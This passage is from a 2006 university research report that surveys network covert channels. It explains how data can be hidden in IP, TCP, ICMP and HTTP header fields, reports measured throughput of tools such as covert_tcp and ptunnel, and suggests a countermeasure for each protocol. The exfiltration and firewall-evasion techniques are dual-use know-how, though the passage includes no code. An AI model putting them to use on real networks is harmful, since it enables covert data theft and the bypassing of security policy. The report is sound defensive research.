Research Report: Covert Channels

Research Report for RP1
University of Amsterdam
MSc in System and Network Engineering

Class of 2005-2006

Marc Smeets, Matthijs Koot
{msmeets,mrkoot}@os3.nl

February 5, 2006

Abstract

Covert channels have been topic of discussion within both academic and non-academic communities for more than two decades now. Traditionally, research on this topic focussed on storage and timing channels within singular systems. As more systems became interconnected in the last decade, the scope expanded to network-based covert channels. Numerous designs and implementations of such covert channels have been suggested, altogether leaving the world with valuable pieces of knowledge scattered around the Internet. By aggregating the essentials and representing them in a structured format, we attempt to provide clarity on the current state of research. In addition, a (non-exhaustive) overview of contemporary trends in network-based covert channels is given, explaining common channels within IP, TCP, ICMP, HTTP and DNS. Lastly, several implementations were evaluated to gain insight in their efficiency and performance, and the influences to which they're prone. We conclude that they pose a security issue that needs proper attention when defining and enforcing security policies, and expect more sophisticated covert channels to appear in the future.

Contents

1 Preface

As part of our Master of Science study in the field of System and Network Engineering, at the University of Amsterdam, we have done research on the topic of digital covert channels. The research was performed on behalf of KPMG Information Risk Management [1], Amstelveen, under supervision of Eric Nieuwland.

2 Research Goal

The goal of our research was to obtain insight into the possibilities and limitations of setting up covert channels within corporate infrastructures, effectively subverting policy-enforcing controls such as firewalls and content filters.

Due to language peculiarities, a lack of use of formal methods and the simple fact that it's *very* hard to completely and unambiguously postulate a mind concept, protocol specifications often allow for uses in unanticipated or unintended ways. They allow for differences in implementation and often include optional and extendable elements which are not explicitly disallowed to be included in conversation states in which they have no real use. In those cases, covert channels may be established whilst adhering to the specification; the resulting traffic cannot be considered anomalous, hence the difficulty of detecting such channels.

For example, a network administrator may employ a transport-layer packet filter to prevent the establishment of TCP connections to arbitrary systems in external domains such as the Internet. However, if this packet filter would allow outgoing ICMP traffic, adversaries might be able to violate the security policy by tunneling TCP connections within ICMP traffic. The establishment of arbitrary connections to the Internet which can't (easily) be monitored, effectively negates the security services provided by, for example, perimeter-based anti-virus controls, anti-spyware controls and content-filters.

An example of the application of covert channels is data smuggling. Depending on the situation, even a one-way channel may suffice to covertly exfiltrate confidential company documents which should not leave the intranet perimeter.

3 Research Scope

Although the topic "covert channels" may include non-technical subjects such as social engineering and definition of security policies, our research was focussed on the implementation of network-based covert channels. Examples of such channels include hiding data in unused fields of RFC-defined protocols like IP, TCP, ICMP and HTTP. We acknowledge the existence and value of the mostly theoretical seven-layer OSI networking model, but will only refer to the four-layer TCP/IP model for reasons of clarity and simplicity [2].

4 Related work

Previous work on the topic of covert channels is primarily divided into four fields [3]: explanation, identification, measurement and mitigation. Research is focused on both techniques and modeling.

The first time the topic of 'covert channels' was used within the context of computer systems probably was a note from Butler Lampson, published by ACM in 1973 [4]. The topic reappeared in a major publication of the US Department of Defense in 1985 [5]. Techniques of concealing of knowledge within regular TCP/IPv4 traffic have been discussed and demonstrated as early as 1996 [6], but more recent work is known, also discussing channels within IPSec [7, 8]. The security community has produced proof-of-concept code for establishing covert channels over several common protocols, most notably TCP/IPv4 [6, 9, 10], ICMP [11, 12, 13], HTTP [14, 15, 16, 17] and DNS [18, 19, 20]. In [7] it is shown that covert channels depending on 'naïve' algorithms to encode data within protocol headers are easily detectable. An algorithm is presented to detect such channels within TCP/IPv4 headers. Lastly, a more sophisticated, steganographic approach is presented, yielding TCP sequence numbers and IP ID numbers indistinguishable from those normally generated by several operating systems, thus making detection much more difficult.

With regards to modeling covert channels, work has recently been done on classification [24]. Whereas covert channels have traditionally been categorized in storage and timing channels [5], a further differentiation into value-based and transition-based paradigms was suggested.

A related topic of discussion has been the reasoning on legitimate purposes of covert channels, such as battling censorshop [25].

5 Introduction to Covert Channels

For the purposes of this research, the concept *covert channel* is defined as follows [5, 6]:

> A covert channel is a communication channel that allows a process to transfer information in a manner that violates the system's security policy.

Although the above definition includes covert channels within single systems, such as within Multi-Level Security (MLS) systems [42], this report focuses on network-based covert channels, as described in section 3. Some of the techniques that will be discussed in section 7 require the use of raw sockets. Most operating systems (Windows 2000/2003/XP, UNIX, Linux) require root/administrator rights to use raw sockets, thus requiring the adversary to compromise a system before being able to establish such channels. Other techniques, however, only require privileges which are typically granted to 'average users', e.g. outbound HTTP access (perhaps through some proxy).

Covert channels may exist within both user or kernel space. Most implementations comprise user-space processes, but work on kernel-based covert channels has already been published. Joanna Rutkowska presented an implementation of a passive TCP-based covert channel in a Loadable Kernel Module for Linux[29] and suggested a Windows NT kernel-based channel as part of the Stealth Windows Rootkit [30]. The typical scenario for the covert channels discussed in this paper is shown in figure 1.



Figure 1: A typical covert channel

5.1 Nomenclature

Although previous work is known on the topic of analyzing and modeling covert channels, there is no well-defined ontology. We have chosen to apply the classification model presented in [24]. This classification is based on the dimension in which data is encoded (time, space), but also captures the character encoding paradigm (value-based, transition-based). In short:

value-based spatial channel This class encodes data within a spatial container. Example: covertly communicating the letter 'A' by using it's 32-bit representation from a Unicode character set as a TCP Initial Sequence Number.

transition-based spatial channel This class encodes data by representing it as changes between spatial containers, therefore using at least $N+1$ spatial containers to encode N characters. Example: covertly communicating the letter 'A' by crafting one TCP packet with the source port set to '1234', waiting, and then crafting a second TCP packet with it's source port set to '6464' (the transition from '1234' to '6464' would represent the character 'A').

value-based temporal channel This class encodes data by modulating the occurrence of events (time dimension). Example: using network packet arrival times to implement a binary channel.

transition-based temporal channel This class encodes data by modulating intermediate delays on the occurrence of events, therefore using $N + 1$ events to encode N characters. Example: using network interpacket arrival times (jitter) to implement a binary channel.

The following additional terms of characterization are used in the remainder of this report:

behaviour (how is the carrier protocol used for sending data?)

- **active** The covert channel generates it's own traffic;
- **passive** The covert channel piggybacks on traffic generated by other processes (and therefore, as a side note, depends on external events in order to be of any use).

path (what route lies between the sender and receiver?)

- **direct** The sender communicates directly to the receiver;
- **indirect** The sender communicates to the receiver through intermediate hops, which either forward or bounce traffic. This is more stealthy than the former;
- **spread** The sender splits data to multiple (logical) intermediate hops, after which the data is converged to the receiver. Alternatively, the sender can send the data to a single host with multiple IP addresses. This path is the most stealthy of all.

efficiency (how much data can be sent per carrier unit?)

- **space** Depending on the other properties, this is expressed as the number of bits/bytes per packet (spatial channels) or the number packets per bit/byte (temporal channels);
- **time** Depending on the other properties, this is expressed as the number of bits/bytes per second (spatial channels) or the number of seconds per bit/byte (temporal channels).

Lastly, it may be possible to characterize channels by their synchronization mechanism (or absence thereof), possibilities of multiplexing covert streams and the difference between control and data channels [28]. Those terms are not used in this report, however, because their usage would require a deterministic effort beyond the scope of our current research.

5.2 Quality attributes

At least two quality attributes of covert channels are acknowledged [25, 26]:

Plausibility Usage of a covert channel should be invisible to both systems and humans. For example, it's usage should not influence the regular workings of the carrier protocol and should not result in obvious anomalies in either spatial (packet size, bandwidth usage) or temporal (rate of occurrence) properties of it's carrier in the target network. In terms of the previous section, *passive behaviour* and *indirect* or *spread path* seem to comply most with this aspect;

Robustness The covert channel should be reliable. For example, an error detection (and correction) facility should be available to cope with latency and congestion issues, and the reliability should not depend on assumptions of sequence, path or time of packet delivery.

It is important to realize that the quality of a covert channel not only depends on it's *design*, but also it's *usage*. This will be illustrated for both attributes by examples based on Craig Rowland's covert_tcp.c [6]. In it's original form, this proof of concept code bluntly uses each byte of input as a TCP sequence number and is therefore attributed neither plausibility (non-random sequence numbers are evidently anomalous from normal sequence numbers) nor robustness (no guarantee is given that all bytes will arrive, nor that they will arrive in the right order).

As for plausibility, as said, the TCP sequence numbers used in packets generated by covert_tcp are evidently anomalous from normal sequence numbers generated by the Pseudo Random Number Generator[1], or *PRNG*, of any operating system. However, a steganographic algorithm has already been suggested, providing sequence numbers which are indistinguishable from those generated by the operating system [7]. At the time of writing, it is practically impossible to detect such channels through sequence number analysis — thereby providing better plausibility for an otherwise easily detectable channel.

As for robustness, the basically unreliable channel provided by covert_tcp can be turned into a (more) reliable channel by implementing integrity checks and retransmission facilities within the covert data stream[2]. This is demonstrated by Joanna Rutkowska in [29].

In summary, combining Rowland's original ideas [6] (dating back to 1996) with those presented in [7, 29] (dating from 2004) allows for the creation of a covert channel which is both robust and hard to detect — and thus meets the quality requirements of a good covert channel.

[1] A *Pseudo Random Number Generator* may be explained as 'an algorithm that generates a sequence of numbers, the elements of which are approximately independent of each other' [31].

[2] One may also 'improve reliability' by using an increased delay between packets, such as the 1 second delay Rowland used in his proof of concept. This cannot be considered 'reliability', however: the channel still depends on the assumption that packets will arrive in the same order they were sent.

5.3 Logical flows

From an abstract perspective, covert channels may consist of either, or both of the following logical channels: a *control channel* and a *data channel*. Neither of these terms have an academic definition, but we adhere to the semantics presented in [27][3]:

> *"We may state that control channels carry the information required to handle the data flows from one point to another: establishing communication flows and keeping them up while taking care of bandwidth, latency and stealthiness parameters. (...)"*

> *"The data channels are reliable communication channels that can be used to transfer information from one side to another. (...)"*

In addition, the above definitions also comply with the semantics apparently used in the specification of Firewall-Friendly FTP [36]. Some exemplary flows are shown in figure 2, 3 and 4.



Figure 2: Example flows in a single-carrier covert channel



Figure 3: Example flows in a multi-carrier covert channel

[3] The authors of the referred source are considered very knowledgeable on this topic and have published several well-known tools, among which *Skeeve*, *cctt*, *apf* and *MsnShell*.



Figure 4: Example flows in a multi-carrier, spliced covert channel

5.4 Synchronization

For both spatial and temporal channels, some form of synchronization is needed to establish resistance to jitter, congestion and similar issues. As explained in section 5.1, temporal channels convey data by modulating the (time and perhaps order of) occurrence of some kind of event. In [10], an example design is presented in which the arrival pattern of packets is used as a signaling event. In their design, both sender and receiver agree on a timing interval. Within that interval, either a packet is received (posing a 1) or not (posing a 0). Due to jitter and other issues, a situation may occur in which the sender transmits a packet within interval N, but the packet only arrives at interval $N + \frac{jitter}{interval}$, mistakenly causing an extra 0-bit to be inserted at the receiver. This is shown in figure 5 (which is a rough copy of an illustration from [10]).



Figure 5: The synchronization problem of temporal channels

A similar problem exists for spatial channels, in which the order of arrival is critical for correct data transfer. There is no guarantee that packets arrive in the same order they were sent, thus allowing a situation to occur in which packets are accidently swapped around. This is shown in figure 6.

The solution to both problems is the use of a synchronization mechanism.



Figure 6: The synchronization problem of spatial channels

Such mechanisms may be taken from control theory, in which, for example, the so-called *Proportial-Integral-Derivative*, or *PID* controller, is defined. As suggested in [10], a *Phase-Locked Loop*, or *PLL* controller (algorithm), might be used to establish resistance against jitter. In the context of covert channels, the PLL would continuously monitor the sending and arrival times and adjust the sending rate to cope with anomalies. A working implementation has yet to be given, though; in addition, it may be clear that some of the (probably scarce) covert channel bandwidth will need to be dedicated for this purpose. Obviously, this decreases the efficiency of any channel. In absence of any synchronization mechanism, the channel will need to be subjected to some 'presumed save', fixed delay interval between sending packets. As will be discussed in section 7.1 and 7.2, we have done some empirical evaluation on this, using covert_tcp [6] and Ozyman [20]. The results are available in Appendix B - Measurements.

6 Adversary Goals

In order to qualify the extent to which covert channels are usable to adversaries, several realistic use cases were compared against the possibilities of different covert channeling techniques. Each use case represents a different adversary goal, implicitly imposing certain requirements on the covert channel. To qualify the feasibility of using a certain channeling technique for a certain goal, performance measurements were made and compared against a set of presupposed requirements for each scenario. The results should be applicable for most of todays corporate infrastructures due to the fact that most of the examined covert channels depend on protocols which are commonly found in corporate networks nowadays. It is acknowledged that the actual performance of a covert channel may vary between infrastructures as a result of latency, bandwidth utilization and such factors as adversary-defined thresholds to improve stealthiness. Some

example purposes of covert channels are listed in table 1. VoIP[4] and VNC[5] were explicitly included to clarify some typical targets in today's networks; other examples might include eavesdropping or controlling Microsoft Terminal Services, capturing and exfiltrating credentials or other valuable data related to business applications, remotely injecting malicious Javascript within webpages sent through a compromised proxy, et cetera. Although such attacks may obviously require exploitation of additional attack vectors, adversaries may employ covert channels to prevent them from being noticed while maintaining illicit activities afterwards.

Adversary goals		
	Continuous data	**Block data**
Inbound	System control	Data infiltration
Outbound	VOIP, VNC leaking Arbitrary TCP Arbitrary UDP	Data exfiltration

Table 1: Example purposes of covert channels

The exact requirements imposed on a covert channel during an attempt to fulfill a goal depends on situational variables such as the size and volatility of the data that needs to be transported. Real-time stock information, for example, is only useful when exfiltrated timely, while historic marketing data won't devaluate whilst being exfiltrated over a couple of months. As another example, to establish and maintain arbitrary TCP connections over a covert channel, a covert channel needs to be capable of maintaining the TCP connection and coping with timeouts.

In order to {in,ex}filtrate streaming data, the covert channel needs to be capable of carrying that data stream and hence must provide a certain bandwidth. Leaking a VoIP stream, for example, will require a covert channel to support a bandwidth between approximately 8Kb/s and 64Kb/s. Leaking VNC and RDP will require it to support bandwidths between approximately 50Kb/s and 1Mb/s. One side note: the adversary will evidently be less stealthy when utilizing more bandwidth. In both examples, the adversary will need to make a tradeoff between bandwidth usage (speed) and stealthiness, taking the volatility and size of the data to transfer into account. The following use cases have been examined in Appendix B - Measurements:

1. Using a covert channel to smuggle confidential data outside;
2. Using a covert channel to establish unauthorized TCP-connections.

[4] VoIP is an acronym for *Voice over IP*, which addresses the use of IP-networks as an alternative speech-carrier for telephony.

[5] VNC is an acronym for *Virtual Network Computing* and addresses the concept of remote system control (or visual eavesdropping, depending on how it's used).

7 Piggybacking on Common Protocols

In the next subsections, a *non-exhaustive* summary is given of known techniques to establish covert channels over several common protocols. It is considered likely that other ways of concealing data within these and other protocols exist. For each mechanism discussed, countermeasures are suggested. We give an estimation of the theoretical efficiency of each mechanism and provide empirical observations for some of them. Due to technical problems and a limited time-frame for our research, we have not been able to perform sufficient measurements on DNS-based channels. Alas, we only provide theoretical estimations on that carrier.

7.1 IP

7.1.1 Mechanisms

Version 4 of the Internet Protocol, or *IPv4*, is a network-layer protocol. It is deployed widely across the globe, providing both private and public (inter)networking connectivity over packet-switching networks. Evidently, IPv4 is an interesting carrier for covert channels. The header of an IPv4 datagram is depicted in 7, as specified in RFC 791 [32] (some fields of interest are marked):



Figure 7: IPv4 header from RFC 791

Field IP Identification

Concealment The 16-bit Identification field (byte 5-6) is used to uniquely identify an IP datagram within a flow of datagrams sharing the same source and destination four-tuple (source IP, source port, destination IP and destination port). The value for this field should be chosen randomly by the source, but can also contain a non-random value without disrupting the IP mechanism. That is, an adversary may conceal 16 bits of data in this field and send it to any other networked system.

Field IP Flags

Concealment The 3-bits Flags field is optional for each IP datagram. It is used to handle fragmentation issues. As explained in [22], the 'Don't Fragment' (DF) flag may actually be considered to be a redundant bit and thus may inherently be set or unset without any influence on the IP delivery process. Hence it is an interesting carrier target for covert channels, even though it can only hold one bit per IP packet.

Field IP Options

Concealment The 24-bits Options (byte 11 and MSB of byte 12) are optional for each IP datagram and "provide for control functions needed or useful in some situations but unnecessary for the most common communications. The options include provisions for timestamps, security, and special routing." [32]. Some valid values for this field are specified in RFC 1700 [37], but adversaries may use it to transfer data as well.

Field IP Padding

Concealment The 8-bit Padding field (LSB of byte 12) is used to pad the Options a to 32-bits block. This field should only contain zeros, but adversaries may use it to transfer data as well.

Some implementations of value-based spatial channels using IPv4 are known [6, 9]. Recently, a design and implementation of an IPv4-based temporal channel was proposed (in both value-based and transition-based variations) [24]. Figure 8 shows a unidirectional channeling process over the IP Identification field. We have performed some empirical evaluations on IP ID-based channels; the results are available in Appendix B - Measurements. During our tests, we tuned the interpacket delay until we got a constant 'reliability'[6] of 100%, yielding a maximum throughput of 974 bytes/s.



Figure 8: Covert channel using the IP Identification field

IPv4 will eventually be replaced by version 6 of the Internet Protocol, or *IPv6*. The header of an IPv6 datagram, as specified in RFC 2460 [40], is depicted in figure 9.

[6] 'Reliability' is quoted here for reasons explained in section 5.2.



Figure 9: IPv6 header from RFC 2460

We believe that it might be possible to use the following fields as a carrier for covert channels:

Reserved Quote from RFC 2460: *"8-bit reserved field. Initialized to zero for transmission; ignored on reception."*. It might be possible to hide 8 bits of data in this field;

Extension headers Quote from RFC 2460: *"With one exception, extension headers are not examined or processed by any node along a packet's delivery path, until the packet reaches the node (or each of the set of nodes, in the case of multicast) identified in the Destination Address field of the IPv6 header. There, normal demultiplexing on the Next Header field of the IPv6 header invokes the module to process the first extension header, or the upper-layer header if no extension header is present. The contents and semantics of each extension header determine whether or not to proceed to the next header. Therefore, extension headers must be processed strictly in the order they appear in the packet; a receiver must not, for example, scan through a packet looking for a particular kind of extension header and process that header prior to processing all preceding ones."*;

IPv6-addresses With the upcoming IPv6, every person in the world could theoretically be assigned one billion IP addresses. With such a large address space, modulating destination addresses to covertly communicate data may become a viable approach.

Although only little previous work is known on the possibilities of covert channeling within IPv6, there has been at least one proof of concept, by Thomas Graf [43]. His implementation uses the Destination options field as a carrier.

In addition, Kamran Ahsan has done research on using IPSec headers as a carrier [8].

7.1.2 Countermeasures

To protect against covert channels which depend (either partially or fully) on crafting IP headers, one could do the following:

- analyze IPv4 IDs to recognize possible patterns (or anomalies, if it's possible to establish a trusted baseline);
- sanitize the IPv4 Don't Fragment bit to either 0 or 1, e.g. through a traffic normalizer;
- sanitize the IPv4 Padding bits to 0, e.g. through a traffic normalizer;
- define a policy on the use of IPv4 Option flags and enforce that policy through a IP-aware traffic normalizer;
- create a baseline of IPv4 and IPv6 traffic patterns and monitor for anomalies.

Due to the rather unexplored area of IPv6-based covert channels, no IPv6-specific measures are suggested at this time.

7.2 TCP

7.2.1 Mechanisms

The Transmission Control Protocol, or *TCP*, is a transport-layer protocol used for reliable data transmission. It considered to be an equally evident carrier target for covert channels as IPv4 and IPv6 (and for the same reasons). The header of a TCP packet, as specified in RFC 793 [34], is depicted in figure 10.

Field TCP sequence number

Concealment The 32-bit sequence number field (byte 5-8) is used as a identification number to provide for packet (re)ordering on arrival at the receiver and to aid reliability through requests for retransmittal of individual packets. The first packet of a TCP session (a SYN packet) contains a random *initial sequence number*, or *ISN*. The receiving host typically acknowledges it's receival by responding with a SYN/ACK packet, using ISN+1 as an acknowledgment number. In stead of using a random ISN, however, this field can also contain a non-random value without disrupting the TCP mechanism. An adversary may conceal up to 32 bits of data in this field and send it to any other networked system.

Field TCP acknowledgment number



Figure 10: TCP header from RFC 793

Concealment The 32-bit acknowledgment number field (byte 9-12) is used to acknowledge the receival of a TCP packet to it's source. This field must always contain the sequence number of the sender, increment by 1. It has been demonstrated that adversaries may spoof the sender IP of a TCP packet, making the receiving host acknowledge to an arbitrary host with the (incremented) input bytes encoded into this field.

Several implementations of value-based spatial channels using TCP are known [6, 9, 23]. Some example scenario's are shown in figures 11 and 12. We have performed some empirical evaluations on covert_tcp; the results are available in Appendix B - Measurements. During our tests, we tuned the interpacket delay until we got a constant reliability of 100%, yielding a maximum throughput of 1948 bytes/s for the scenario presented in figure 11 and 1321 bytes/s for the scenario presented in figure 12.



Figure 11: Covert channel using TCP sequence numbers



Figure 12: Covert channel using TCP acknowledgment numbers through a bounce host

7.2.2 Countermeasures

To protect against covert channels which depend (either partially or fully) on crafting TCP headers or packets, one could do the following:

- employ measures to block IP-spoofing;
- employ a traffic analyzer which is able to recognize (patterns in) failing and uncompleted TCP-handshakes (e.g. through TCP-state machines);
- route all TCP traffic through a proxy device which establishes a TCP-connection to the endpoint on behalf of the originator, but depending on it's own, 'trusted' sequence number generator;
- create a baseline of TCP traffic patterns and monitor for anomalies.

7.3 ICMP

7.3.1 Mechanisms

The Internet Control Message Protocol, or *ICMP*, is a network-layer protocol used for generating informational, error and test messages related to IP-based communication. It's availability is essential for both diagnosing network problems and regular IP-based networking. ICMP type 3 messages, for example, are used for reporting 'destination unreachable' when an attempt is made to send UDP packets to a closed port. ICMP is specified in separate RFCs for IPv4 and IPv6: ICMP for IPv4 (ICMPv4) is defined in RFC 792 [33], ICMP for IPv6 (ICMPv6) is defined in RFC 1885 [38]. The header of an ICMPv4 packet, as specified in RFC 792, is depicted in figure :



Figure 13: ICMPv4 header from RFC 792

Daniel Stødle's ptunnel [12] and Thomer Gil's icmptx [13] are based on ICMPv4 type 8 and 0 (resp. echo request, echo reply) messages. Skeeve [11] changes the IP Protocol field of incoming TCP packets to '1' to make them look like ICMP packets. Lastly, Graf's IPv6 channel, which was already referred to in section 7.1, also uses ICMPv6 for some of it's functions. We have performed some empirical evaluations on ptunnel; the results are available in Appendix B -

Measurements. During our tests, ptunnel showed a constant reliability of 100% with an average throughput of 65.89 KB/s.

7.3.2 Countermeasures

To protect against covert channels which depend (either partially or fully) on crafting ICMP headers or packets, one could do the following:

- block outgoing ICMPv4 and ICMPv6 echo request/response traffic to the Internet, or implement a throttle tool to limit such traffic;
- analyze the payload field of ICMP traffic for known magic numbers, such as '0xD5200880' which is a default in ptunnel (although savvy adversaries will obviously change any such magic numbers);
- sanitize the Data bits to 0, e.g. through a traffic normalizer;
- define a policy on the use of both ICMPv4 and ICMPv6 headers and packets and enforce that policy through a ICMPv4/6-aware traffic normalizer.

7.4 HTTP

7.4.1 Mechanisms

The Hyper-Text Transport Protocol, or *HTTP*, is an application-layer protocol used to transfer information over the Internet. Like TCP/IPv4, it's ubiquitousness makes it an interesting target for covert channeling. HTTP is based on synchronous communication using request-response message pairs. Although it's specification in RFC 1945 [39] contains six request types, most real-life HTTP traffic consists of GET and POST pairs. Figure 14 shows the specification of a HTTP/1.0 request message.

```
Request        = Simple-Request | Full-Request

Simple-Request = "GET" SP Request-URI CRLF

Full-Request   = Request-Line             ; Section 5.1
                 *( General-Header        ; Section 4.3
                  | Request-Header        ; Section 5.2
                  | Entity-Header )       ; Section 7.1
                 CRLF
                 [ Entity-Body ]          ; Section 7.2
```

Figure 14: Specification of a HTTP/1.0 request

Field HTTP request {General,Request,Entity}-Header

Concealment HTTP request messages may contain multiple headers. Common examples include "`User-Agent:`", "`Referer:`" and "`Cookie:`". Adversaries may use headers to convey arbitrary data as well, for example "`Foobar: secret`".

Field HTTP request Entity-Body

